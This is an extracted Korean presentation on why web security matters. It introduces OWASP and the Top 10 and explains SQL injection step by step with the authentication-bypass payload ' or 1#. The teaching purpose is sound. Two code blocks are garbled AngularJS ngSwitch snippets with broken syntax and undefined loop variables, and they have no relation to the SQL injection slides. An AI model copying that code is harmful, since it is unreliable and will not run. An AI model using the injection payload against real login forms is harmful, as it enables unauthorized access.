
Mellory



Web Security가 중요한 이유




Mellory



Web Security가 중요한 이유




Mellory




???

Client



Web Security가 중요한 이유



Web Security가 중요한 이유




Mellory

정상적인 사용자로 **위장**하여 접속 후
서버 자체의 취약점을 이용하여 공격



Client



Web Security가 중요한 이유

중요해지는 애플리케이션 보안, 열쇠는 개발자들이다

Network 기반 공격을 막아도 Web 취약점으로 직접 해킹할 수 있다

정보보호장비에도 많은 발전이 있지만

입구에 최첨단 게이트를 설치해도 순살로 집을 지으면 무너지듯이
시큐어 코딩을 통해 웹 보안에 신경 써야 한다.

입력: 2022-01-05 13:31



네트워크를 직접 뚫고 들어가는 건 점점 힘든 일이 되고 있다. 그래서 공격자들은 애플리케이션으로 눈을 돌리고 있다. 거의 항상 취약하고, 거의 항상 공격 통로가 될 수 있기 때문이다. 개발자들에 투자를 적게 했으니, 당연한 결과다.

[보안뉴스 문가용 기자] 클라우드 기반 인프라로 넘어가는 조직들이 늘어나면서 공격자들은 침투로로서 애플리케이션들에 대한 관심을 높이기 시작했다. 클라우드를 뚫기 어려워지니, 애플리케이션을 노리기 시작한 것이다. 게다가 애플리케이션의 76% 적어도 한 개 이상의 취약점을 가지고 있으니 꽤나 타당한 선택이라고도 볼 수 있다.

PRESENTATION

Web Hacking

종류



2025 부부세미나

POWERPOINT

OWASP 재단 소개



The screenshot shows the official OWASP website. At the top, there's a blue header bar with the OWASP logo (a stylized bee inside a circle), the word "OWASP" with a registered trademark symbol, and a navigation menu with links for "PROJECTS", "CHAPTERS", "EVENTS", "ABOUT", and a search icon. To the right of the menu are three buttons: "Store" (white background with black text), "Donate" (green background with white text), and "Join" (blue background with white text). Below the header, the main content area features a large, bold title "Explore the world of cyber security". Underneath it, a subtitle reads "Driven by volunteers, OWASP resources are accessible for everyone." A search bar with the placeholder "Search OWASP.org" and a magnifying glass icon is centered below the subtitle.

Explore the world of cyber security

Driven by volunteers, OWASP resources are accessible for everyone.

Search OWASP.org

보안 위협 정리

웹 애플리케이션 보안 위협을
체계적으로 정리

Top 10 발표

개발자와 보안 담당자가
참고할 수 있도록 주기적으로
OWASP Top 10 발표

비영리 재단


웹 애플리케이션 보안을 위한
중요한 자원과 지침을 제공하는
비영리 단체




Web 보안 Top 10

본 발표에서는 Web 보안 분야의
Top 10을 다루도록 한다.

OWASP Top 10 취약점



OWASP Top 10 취약점



* From the Survey

PRESENTATION

SQL Injection

소개

```
    var selectedScope, element, attr, ngSwitchController) {
      var on = attr.ngSwitch || attr.on,
          selectedTranscludes = [],
          selectedElements = [],
          previousElements = [],
          selectedScopes = [];

      scope.$watchExpr, function ngSwitchWatchAction(value) {
        var k, ii;
        for (k = 0, ii = previousElements.length; i < ii; ++i) {
          previousElements[i].remove();
        }
        previousElements.length = 0;

        for (ii = 0, ii = selectedScopes.length; i < ii; ++i) {
          var selected = selectedElements[i];
          selectedScope.$destroy();
          previousElements[i] = selected;
          $animate.leave(selected, function() {
            previousElements.splice(i, 1);
          });
        }

        selectedElements.length = 0;
        selectedScopes.length = 0;
      };


      if ((selectedTranscludes = ngSwitchController.cases['!'+value] || ngSwitchController.cases[''+value])) {
        scope.$eval(attr.change);
        forEach(selectedTranscludes, function(selectedTransclude) {
          var selectedScope = scope.$new();
          selectedScopes.push(selectedScope);
          selectedScope.$on('$destroy', function() {
            selectedScopes.pop();
            selectedScope.$destroy();
          });
        });
      }
    };
  };
}


```

2025 부부세미니

POWERPOINT

SQL Injection 정의



SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'



input: helloworld

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'



input: helloworld



SELECT * FROM table WHERE value = 'helloworld'

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'



input: helloworld



SELECT * FROM table WHERE value = 'helloworld'



value가 helloworld인 row 출력

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'



input: ' or 1#

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'



input: ' or 1#



SELECT * FROM table WHERE value = '' or 1#'

SQL Injection 원리

SELECT * FROM table WHERE value = '{사용자 입력}'



input: ' or 1#



SELECT * FROM table WHERE value = '' or 1#'



???????????????

PRESENTATION

SQLI를 통한 인증 우회 공격



```
2115     scope.$eval(attr.ngSwitch || attr.on, {  
2116       element: element,  
2117       attr: attr,  
2118       previousElements: previousElements,  
2119       selectedElements: selectedElements,  
2120       selectedScopes: selectedScopes  
2121     });  
2122   }  
2123   scope.$watchExpr( function ngSwitchWatchAction(value) {  
2124     var i, ii;  
2125     for (i = 0, ii = previousElements.length; i < ii; ++i) {  
2126       previousElements[i].remove();  
2127     }  
2128     previousElements.length = 0;  
2129     for (i = 0, ii = selectedScopes.length; i < ii; ++i) {  
2130       var selected = selectedElements[i];  
2131       selectedScopes[i].destroy();  
2132       previousElements[i] = selected;  
2133       $animate.leave(selected, function() {  
2134         previousElements.splice(i, 1);  
2135       });  
2136     }  
2137     selectedElements.length = 0;  
2138     selectedScopes.length = 0;  
2139     if ((selectedTranscludes = ngSwitchController.cases['!'+ value] || ngSwitchController.cases[''+ value])) {  
2140       scope.$eval(attr.change);  
2141       forEach(selectedTranscludes, function(selectedTransclude) {  
2142         var selectedScope = scope.$new();  
2143         selectedScopes.push(selectedScope);  
2144       });  
2145     }  
2146   }  
